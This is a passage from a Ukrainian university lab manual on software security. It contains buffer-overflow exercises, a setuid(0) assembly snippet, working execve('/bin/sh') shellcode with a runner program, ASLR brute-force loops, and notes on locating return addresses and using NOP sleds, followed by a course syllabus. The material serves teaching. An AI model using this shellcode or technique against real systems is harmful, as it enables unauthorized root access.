Ви можете обійти цей захист змінивши shellcode так, щоб він спочатку викликав setuid(0) (щоб стати дійсно привілейованим процесом) перед створенням процесу. У 32-бітному Linux, setuid(0) транслюється в інструкцію асемблера int 0x80 (syscall) з eax рівним 0x17 (код системного виклику) і ebx рівним 0x0 (аргумент системного виклику). Наступна програма на асемблері робить це:

```
/* set_uid.s */

.globl main

main:
      xorl   %ebx, %ebx  /* встановити ebx рівним 0 */
      leal   0x17(%ebx), %eax  /* зробити eax рівним
0x17 */
      int    $0x080  /* програмне переривання 0x80 */
```

Щоб отримати бінарний код скомпілюйте програму (gcc), запустіть через gdb і прочитайте відповідні контенти пам'яті. Інакше кажучи Вам потрібно зробити машинний код і включити у ваш (переповнюючий) ввід.

Підсумуємо:

- ☐ рандомізація простору адрес вимкнена (як у завданні 1).
- ☐ /bin/sh є посиланням на /bin/bash.
- ☐ stack є set-root-uid виконуваним файлом без stack guard.

Самим завдання є написати програму (exploit_2.c), що згенерує відповідний badfile. Програма має виключно один аргумент: цільова адреса у шістнадцятковому форматі C (як у завданні 1).

7. Завдання 4: Рандомізація простору адрес

Це завдання має таке ж середовище як і завдання 1 за виключенням того, що рандомізації простору адрес увімкнена:

- ☐ Увімкніть рандомізацію простору адрес наступним чином:

```
$ su root
Password: (ваш пароль)
# /sbin/sysctl -w kernel.randomize_va_space=2
```

- ☐ /bin/sh є посиланням на /bin/zsh
- ☐ stack є set-root-uid виконуваним файлом без stack guard.

Виконайте атаку розроблену в завданні 1. Імовірно ви не побачите командної оболонки. Рандомізація простору адрес різко знижує шанс атаки на успіх. Чому? Але що відбудеться якщо ви повторно будете запускати вразливий код. Ви можете зробити це однією з наступних команд; друга також показує число спроб:

```
$ sh -c 'while [ 1 ]; do ./stack; done;'
$ sh -c 'CNT=0; while [ $CNT -lt 10000 ]; \
  do ./stack; let CNT=CNT+1; echo $CNT; done;'
```

Якщо ваш exploit виконаний правильно, то насправді це відкриє перед вами оболонку суперкористувача. Чому?

Більше того, якщо BSIZE (в stack.c) збільшений ви можете зробити так (tailor), щоб ваш exploit досягав успіху за коротший час (тобто за кілька повторів) в середньому. Як?

Завданням буде написати три експлойти:

- ☐ exploit_3_1000.c проводить атаку для stack.c з BSIZE рівним 1000.
- ☐ exploit_3_10000.c проводить атаку для stack.c з BSIZE рівним 10000.
- ☐ exploit_3_100000.c проводить атаку для stack.c з BSIZE рівним 100000.

Упевніться, що середній час проведення успішної атаки зменшується зі збільшенням BSIZE.

8. Завдання 5: Захищена програма

Більшість проекту до сих пір мала справу з атаками на існуючий код. У цьому завданні потрібно написати захищений код власноруч. Це проста програма, тож використайте це як можливість приділити якомога більше уваги до кожної стрічки коду, щоб зробити його невразливим до жодної з атак про які ми говорили.

Завданням є написати дві програми:

- ☐ task4/store.c
  - Читає з stdin.
  - Ця вхідна стрічка має бути не довшою за 16 символів (не включаючи нульового символу завершення стрічки). Будь які додаткові символи мають бути проігноровані.
  - Ця програма записує ці символи до файлу output.txt.
- ☐ task4/repeat.c
  - Читання з файлу output.txt, якщо він існує (виводить "файл не існує" в протилежному випадку).
  - Ця програма виводить у stdout те, що було збережено іншою програмою (output.txt повинен містити максимум 10 символів не включаючи нуль-термінальний символ).

Обидві програми мають бути зібрані без ASLR та stack guard (як у заданні 1). Також поки вище описано як багато символів "повинно" бути на вході, немає гарантій що це відповідатиме дійсності. У випадку, якщо знадобляться якісь інші файли (напр. заголов-

ні), помістіть їх в папку task4/. Ця директорія має бути самодостатньою. Не поміщайте туди жодної інформації, що може ідентифікувати користувача (ім'я користувача, ідентифікатор тощо).

9. Завдання 6: перегляд захищеності

З допомогою цієї лабораторної роботи можна вивчати і отримувати досвід разом з технічними деталями безпечного програмування, протоколів і мереж. Іншими словами розробити навики бути спроможними аналізувати системи, ідентифікувати загрози і розробляти захист проти них.

Одна з ширших цілей цього курсу є також провести вас до розробки "безпечного образу мислення". Для прикладу уявіть що ви бачите рекламу нової машини, що повинна розблоковувати свої дверцята, якщо ви вдарили свій телефон об неї (bumped your phone against it). Якщо у вас "безпечний спосіб мислення" вашою першою думкою може бути "як я можу це використати щоб відчинити чужий автомобіль?" (І якщо ви дійсно розвинете такий образ мислення, ви зможете вже подумати: "Я можу відчинити його зробивши...").

Це, відверто кажучи, не дуже природній спосіб бачення світу. Це значить мислити подібно зловмиснику: дуже важливе вміння коли ви розробляєте і розраховуєте (і взломуєте) системи безпеки.

10. Завдання 7: «Відтворіть музичний файл»

Метою цього завдання є розробити файл badfile таким, що під час виконання (з налаштуваннями як у завданнях 1-3), заграла пісня. Це може бути будь-яка пісня. Надісланий вами каталог може містити будь-які файли, необхідні, щоб створити badfile. Це означає, що додаткові файли мають бути відсутніми на момент запуску програми.

Якщо ви вирішите робити це завдання, надішліть відповідні файли разом з іншими до відповідної дати. Помістіть їх всіх у папку music/ і включіть туди файл music/readme.txt, що пояснюватиму як запустити цю мелодійну атаку. Ви також повинні продемонструвати це перед інструктором (почувайте себе вільно у використанні цього як можливості зустрічі з інструктором).

Виконане завдання має містити наступні файли:

1. lottery1.c
2. lottery2.c
3. lottery3.c
4. exploit_1.c
5. exploit_2.c
6. exploit_3_1000.c
7. exploit_3_10000.c
8. exploit_3_100000.c
9. targetaddr.txt – файл з рівно п’яти стрічок у вигляді “0x1234abc”
    1. стрічка 1: аргумент для exploit_1
    2. стрічка 2: аргумент для exploit_2
    3. стрічка 3: аргумент для exploit_3_1000
    4. стрічка 4: аргумент для exploit_3_10000
    5. стрічка 5: аргумент для exploit_3_100000
10. task4/store.c:
11. task4/repeat.c:

11. Додаткова інформація

11.1. Shellcode

Shellcode це бінарний код, що запускає командну оболонку. Згідно наступної програми на C:

```
/* start_shell.c */

#include <stdio.h>
int main( ) {
        char *name[2];
        name[0] = "/bin/sh";
        name[1] = NULL;
        execve(name[0], name, NULL);
}
```

Машинний код отриманий при компіляції може слугувати як shellcode. Проте він зазвичай не підходить для атаки переповнення буфера (він може бути не компактним, містити 0x00 записи). Тож

зазвичай пишуть програму на асемблері і асемблюють її щоб отримати shellcode.

Нижче подано shellcode, який можна використати у стеці:

```
/* call_shellcode.c */

/* A program that executes shellcode stored in a buffer */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
       "\x31\xc0"           /* xorl %eax, %eax     */
       "\x50"         /* pushl %eax        */
       "\x68""//sh"   /* pushl $0x68732f2f    */
       "\x68""/bin"   /* pushl $0x6e69622f    */
       "\x89\xe3"           /* movl %esp, %ebp     */
       "\x50"         /* pushl %eax        */
       "\x53"         /* pushl %ebx        */
       "\x89\xe1"           /* movl %esp, %ecx     */
       "\x99"         /* cdql              */
       "\xb0\x0b"           /* movb $0x0b, %al     */
       "\xcd\x80"           /* int $0x80         */
;

int main(int argc, char **argv)
{
       char buf[sizeof(code)];
       strcpy(buf, code);
       ((void(*)( ))buf)( );
}
```

Ця програма містить shellcode у масиві char[]. Скомпілювавши і запустивши програму запуститься командна оболонка. Також порівняйте цей shellcode із згенерованим командою gcc -S start_shell.c.

Кілька місць у цьому shellcode варті уваги:

- ☐ По-перше: третя інструкція поміщає в стек стрічку “//sh”, а не “/sh”. Це тому, що нам потрібно 32 число тут, а “/sh” має

лише 24 біта. “//” еквівалентно “/”, тож ми можемо обійти це подвійним слешем.

- По-друге: перед викликом системного виклику execve() потрібно зберегти name[0] (адресу стрічки), name (адресу масиву) і NULL в регастрах %ebx, %ecx і %edx відповідно. Стрічка 5 зберігає name[0] до %ebx; Стрічка 8 зберігає name до %ecx; Стрічка 9 встановлює %edx в 0. Є різні способи обнулити %edx (напр. xor %edx, %edx); використаний тут (cdql) просто коротший (по розміру інструкції).
- По третє: execve() виконується коли встановлює %al рівним 11 і виконуємо int $0x80.

11.2 Визначення адреси виконання для вразливої програми

Розглянемо виконання нашої вразливої програми stack. Для успішного здійснення атаки переповнення буферу потрібно вгадати два runtime значення відносно стеку при виклику функції bof().

1. Відстань R між переповненим буфером і місцем де зберігається адреса повернення з функції bof(). Цільова адреса повинна міститись в позиції R у badfile.
2. Адреса, назвем її T, де починяється shellcode. Має бути рівним цільовій адресі.

Якщо сирцевий код такої програми як стек є доступним, то легко точно вгадати R, як зображено на попередньому малюнку. Іншим способом дізнатися R є запустити програму в дебагері. Значення R отримане цими методами має бути відносним (close), якщо не таким, як значення коли вразлива програма запущена протягом атаки.

Якщо жоден з методів неможливо застосувати (напр. файл виконується віддалено), завжди можна вгадати значення R. Це можливо тому, що зазвичай стек не дуже глибокий: більшість програм зберігають в ньому не більше кількох сотень чи тисяч значень в один момент часу. Внаслідок цього діапазон значень R, який потрібно вгадати є, насправді, досить малим. Більше того, ми можемо перекрити весь вхідний діапазон однією атакою переписуючи всі ці локації (замість однієї) з цільовою адресою.

Визначення T, адресу shellcode, може бути здійснене тими ж методами, що й R. Якщо сирцевий код вразливої програми досту-

пний, ви можете модифікувати її, щоб вивести адресу T (або адресу елемента з фіксованим зміщенням від буфера чи стеку). Або запустивши в дебагері. Або вгадати його.

Якщо рандомізація простору адрес вимкнена, то можна визначити T поки програма запущена. Це тому, що стек процесу починається за тою самою адресою (коли рандомізація вимкнена); і стек зазвичай не дуже глибокий.

Ось програма, що виводить значення вказівника стеку (esp):

```
/* sp.c */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

unsigned long get_sp(void) {
        __asm__("movl %esp,%eax");
}

int main() {
        printf("0x%lx\n", get_sp());
}
```

11.3 Збільшення ймовірності успішної атаки

Для збільшення ймовірності проведення успішної атаки потібно додати певне число NOP-ів на початок зловмисного коду. Перехід до одного з NOP-ів буде насправді переходити до зловмисного коду.

11.4 Збереження цілого числа типу long у буфер

У файлі exploit може знадобитися зберегти ціле число типу long (4 байти) в позиції i буфера з char. Оскільки кожен елемент буфера має розмір в один байт, long буде займати позиції з i до i+3. Оскільки char і long мають різні розміри, неможна напряму присвоїти buffer[i] значення long; натомість потрібно привести тип вказівника buffer+i до long і тільки тоді здійснювати присвоєння, як показано нижче:

```
char buffer[20];
long addr = 0xFFEEDD88;
long *ptr = (long *) (buffer + i);
*ptr = addr;
```

Контрольні запитання

1. З точки зору програмування перелічіть способи переповнення стеку (купи).
2. Назвіть механізми переповнення буфера стеку.
3. Сформулюйте основні етапи аналізу (реверс-інжинірингу) програмного забезпечення.
4. Які вразливості програного коду можуть призвести до переповнення буфера пам'яті?
5. Наведіть приклади спеціалізованого програмного забезпечення, що застосовується для реверс-інжинірингу?
6. З якою метою використовують дебагери, дизасемблери?
7. Назвіть основні підходи із захисту ПЗ від атак переповнення буфера.

Література

1. Aleph One. Smashing The Stack For Fun And Profit. Phrack 49, Volume 7, Issue 49.
2. P. Popov, O. Netkachov, K. Salako. Model-based evaluation of the resilience of critical infrastructures under cyber attacks / International Conference on Critical Information Infrastructures Security. №1. – p. 231-243. 2014.
3. S. Russo, G. Carrozza, R. Pietrantuono. Defect analysis in mission-critical software systems: a detailed investigation. Software: Evolution and Process. №1699. – p. 22-49. 2014.
4. Jan Jurjens. A UML statecharts semantics with message-passing. In Symposium of Applied Computing. 2002.
5. R. Anderson. Security Engineering: A guid to building dependable distributed systems. Wiley, 2001.
6. L. Chung. Dealing with security requirements during the development of information systems. In CAiSE'93, 5th Int. Conf Advanced Information Systems Engineering. Springer-Verlag, 1993.

ДОДАТОК. НАВЧАЛЬНА ПРОГРАМА

DESCRIPTION OF THE COURSE

TITLE OF THE MODULE	Code
Foundations of Resilient Computing	

Teacher(s)	Department
Coordinating: Prof. V. Kharchenko **Others:** Dr. N. Zagorodna, Dr. R. Kozak, Dr. V. Duzhiy	Computer systems and networks; Cybersecurity

Study cycle	Level of the module	Type of the module
Master	A	Full-time tuition

Form of delivery	Duration	Langage(s)
Full-time tuition	One semester	English or Ukrainian

Prerequisites	
Prerequisites: … Foundations of Mathematic; Number Theory; Probability Theory; Theory of Information; Combinatory; Foundation of Modeling; Software Engineering; …	**Co-requisites (if necessary):**

Credits of the module	Total student workload	Contact hours	Individual work hours
4	108	48	60

Aim of the module (course unit): competences foreseeen by the study programme		
Ensure mastery of the listener to the extent necessary obscheprinyatymobemeom knowledge in the field of security and stability for systems and networks. As a result, the student will be able to: effective use of methods and techniques to ensure the security and stability of computer systems and networks; assess the degree of information security of computer systems, networks, client, to communicate effectively with colleagues and clients.		
Learning outcomes of module (course unit)	**Teaching/learning methods**	**Assessment methods**
As a result, the student will know:		
1. define and explain compare the field of security and stability of	Interactive lectures, Learning in laborato-	Module Evaluation Questionnaire

computer systems and networks;	ries, Just-in-Time Teaching	
2. describe, compare and use the methods and techniques to ensure the security and stability of computer systems and networks;	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
3. recognise and use the mechanisms of protection services in the network Intrnet;	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
4. apply the international legal framework in the field of information security;	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
5. identify vulnerable to threats in software; discuss the application of techniques such as defence in depth to demonstrate how controls can be selected; understand the concepts that must be considered in requirements analysis and explain the importance of “building security in”;	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
6. highlight the key steps in a design process and where security considerations should be worked in; develop more secure software systems; apply security tactics, patterns; use UMLsec for security analysis;	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
7. explain cardinal attacks on software; apply the approaches of secure coding; practice main methods of code analysis; perform best practice of penetration testing; identify sensitive information exposure; use exporting tools for vulnerability management;	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire
8. describe the methodologies of implementing security and resilience into software; demonstrate the best practices for software resilience;	Interactive lectures, Learning in laboratories, Just-in-Time Teaching	Module Evaluation Questionnaire

Themes	Contact work hours							Time and tasks for individual work	
	Lectures	Consultations	Seminars	Practiacl work	Laboratory work	Placements	**Total contact work**	**Individual work**	**Tasks**
CM1.1 Concepts and metrics for resilient computing									
CM1.2									
CM1.3. Basics of cryptology for resilient computing									
1. Historical cryptographic methods. Principles of modern cryptography 1.1. Goals of cryptography and cryptanalysis. Applications. Classical symmetric cipher model. 1.2. Encryption: Historical Glance 1.2.1. Permutation techniques 1.2.2. Substitution techniques (Caesar Cipher, Vigenere Cipher) 1.3. Notation of perfect (by Shannon) and computational secrecy 1.4. One-time pad as example of perfectly secure cipher (by Shannon) 1.5. Principles of modern cryptography. Kerckhoffs's principle	2				2		**4**	4	1.6. Modular arithmetic 1.7. Rotor machine. 1.8. Frequency method of cryptanalysis. Breaking the Vigenere Cipher
2. Symmetric Encryption. Stream ciphers 2.1. Limitations of One-time pad 2.2. Pseudorandomness. Pseudorandom generators. Pseudo One-time pad 2.3. Linear feedback shift register (LFSR) 2.4. Generation of nonlinearity in LFSR usage 2.5 Examples of modern stream	3				2		**5**	3	2.6. Polynomial arithmetic. 2.7. Stream cipher RC4

ciphers (A5)									
3. Block ciphers and Data Encryption Standard 3.1. Block cipher principles 3.2. The Data Encryption Standard (DES) 3.3. Ukrainian standards (ГОСТ-28147-89, Калина) 3.4. Modes of operation one and many time key 3.5. Principles of Rijndael (AES)	3				2		**5**	2	3.5. Finite fields of the form GF(p) 3.6. Security against chosen-ciphertext attacks
4. Foundations of Public Key Encryption 4.1. Drawbacks of symmetric (private-key) cryptography 4.2. Trusted 3rd parties. 4.3. The Public-Key Revolution. 4.4. One-Way Functions: Motivation and definition. 4.5. Diffie-Hellman key exchange. 4.6. The Trapdoor Function Model. 4.7. RSA as example of public-key encryption.	2						**2**	5	4.8. Definition of security: polynomial indistinguishability. Semantic security. 4.9. Rabin's public key cryptosystem
CM1.4. Software security and software technologies for resilient computing									
1. Understanding software security and resilient software. 1.1. Significance of software security and its vocabulary. 1.2. Security and resilience in the software development life cycle. 1.3. Software security threats: hardware-level and code-level threats. 1.4. Detailed design-level, architectural-level, requirements-level threats.	2						**2**	2	1.5. Software security risk management and resources. 1.6. Threat modeling and tools.
2. Designing applications for security and resilience. 2.1. Introduction to secure design. 2.2. Security tactics, patterns,	2				2		**4**	2	2.6. Case study: setting the stage, tactic-oriented and pattern-

vulnerabilities. 2.3. Security requirements and test case generation. 2.4. Architectural analysis for security. 2.5. Using UMLsec for security analysis.									oriented architectural analysis. 2.7. Software security anti-patterns.
3. Secure Coding. Testing for Security. 3.1. Buffers overflow attacks and its countermeasures. 3.2. Broken authentication and session management and its countermeasures. 3.3. Insecure direct object references and its countermeasures. 3.4. Static analysis. Exploring tools for static analysis. 3.5. Dynamic analysis. Exploring tools for dynamic analysis. 3.6. Penetration testing. Exploring tools for penetration testing.	4				4		**8**	3	3.4. Sensitive information exposure and its countermeasures. 3.5. Other secure coding best practices. 3.9. Vulnerability management. Exploring tools for vulnerability management.
4. Implementing security and resilience into software. 4.1. Comprehensive, Lightweight Application Security Process (CLASP). 4.2. Maturity models for security and resilience. 4.3. The Open Web Application Security Project (OWASP): top 10 best practice. 4.4. Additional best practices for software resilience.	2						**2**	2	4.5. Re-engineering SDLC for CLASP

Assessment strategy	**Weight in %**	**Dead lines**	**Assessment criteria**
Lecture activity, including fulfilling special self-tasks	10	7,14	85% – 100% Outstanding work, showing a full grasp of all the questions answered. 70% – 84% Perfect or near perfect answers to a high proportion of the questions answered. There should be a thorough understanding and appreciation of the material. 60% – 69% A very good knowledge of much

			of the important material, possibly excellent in places, but with a limited account of some significant topics. 50% – 59% There should be a good grasp of several important topics, but with only a limited understanding or ability in places. There may be significant omissions. 45% – 49% Students will show some relevant knowledge of some of the issues involved, but with a good grasp of only a minority of the material. Some topics may be answered well, but others will be either omitted or incorrect. 40% – 44% There should be some work of some merit. There may be a few topics answered partly or there may be scattered or perfunctory knowledge across a larger range. 20% – 39% There should be substantial deficiencies, or no answers, across large parts of the topics set, but with a little relevant and correct material in places. 0% – 19% Very little or nothing that is correct and relevant.
Learning in laboratories	30	7,14	85% – 100% An outstanding piece of work, superbly organised and presented, excellent achievement of the objectives, evidence of original thought. 70% – 84% Students will show a thorough understanding and appreciation of the material, producing work without significant error or omission. Objectives achieved well. Excellent organisation and presentation. 60% – 69% Students will show a clear understanding of the issues involved and the work should be well written and well organised. Good work towards the objectives. The exercise should show evidence that the student has thought about the topic and has not simply reproduced standard solutions or arguments. 50% – 59% The work should show evidence that the student has a reasonable understanding of the basic material. There may be some signs of weakness, but overall the grasp of the topic should be sound. The presentation and organisation should be reasonably clear, and the objectives should at least be

			partially achieved. 45% – 49% Students will show some appreciation of the issues involved. The exercise will indicate a basic understanding of the topic, but will not have gone beyond this, and there may well be signs of confusion about more complex material. There should be fair work towards the laboratory work objectives. 40% – 44% There should be some work towards the laboratory work objectives, but significant issues are likely to be neglected, and there will be little or no appreciation of the complexity of the problem. 20% – 39% The work may contain some correct and relevant material, but most issues are neglected or are covered incorrectly. There should be some signs of appreciation of the laboratory work requirements. 0% – 19% Very little or nothing that is correct and relevant and no real appreciation of the laboratory work requirements.
Module Evaluation Quest	60	8,16	The score corresponds to the percentage of correct answers to the test questions

Author	**Year of issue**	**Title**	**No of periodical or volume**	**Place of printing. Printing house or intrenet link**
Compulsory literature				
Горбенко І.Д., Горбенко Ю.І.	2012	Прикладна криптологія. Теорія. Практика. Застосування.		Харків. Видавництво Форт
Douglas R. Stinson	2006	- Cryptography_Theory and practice (3ed edition)		http://www.icst.pku.edu.cn/course/Cryptography/CryptographyTheoryandpractice%283ed%29.pdf
William Stallings	2013	Cryptography and Network Security: Principles and Practice Paperback		http://faculty.mu.edu.sa/public/uploads/1360993259.0858Cryptography%20and%20Network%20Security%20Principles%20and

				%20Practice,%205th%20Edition.pdf
Вербіцький О. В.	1998	Вступ до криптології		Львів
Bruce Schneier	1996	Applied Cryptography. Protocols, Algorithms, and Source Code in C		1996 John Wiley & Sons
Mark S Merkow; Lakshmikanth Raghavan	2010	Secure and resilient software development		Taylor and Francis Group, LLC
Gary McGraw	2003	Software security		Cigital, Inc.
Michael Howard	2005	The 19 Deadly Sins of Software Security		McGraw Hill
ISECOM		OSSTMM 3 – The Open Source Security Testing Methodology Manual		http://www.isecom.org/research/osstmm.html
Joe Jarzombek	2006	Security in the Software Lifecycle		http://home.himolde.no/~molka/lo205/booknotes-06/Security-Software-Lifecycle2006.pdf
Additional literature				
	1999	ДСТУ ГОСТ 28147-89 Системы обработки информации. Защита криптографическая. Алгоритм криптографического преобразования»		
Noopur Davis	2005	Secure Software Development Life Cycle Processes: A Technology Scouting Report		http://www.sei.cmu.edu/reports/05tn024.pdf

Харченко Вячеслав Сергійович
Загородна Наталія Володимирівна
Козак Руслан Орестович

Безпека програмного забезпечення і технології резільєнтних обчислень

Практикум

(українською мовою)

Редактор Харченко В.С.

Комп'ютерна верстка
О.О. Ілляшенко

Зв. план, 2017
Підписаний до друку 25.02.2017 Формат
60x84 1/16. Папір офс. №2. Офс. друк.
Умов. друк. арк. 21,89. Уч.-вид. л. 22,31. Наклад 100 прим.
Замовлення 2/2. Ціна вільна

Національний аерокосмічний університет ім. М. Є. Жуковського "Харківський авіаційний інститут"
61070, Харків-70, вул. Чкалова, 17
http://www.khai.edu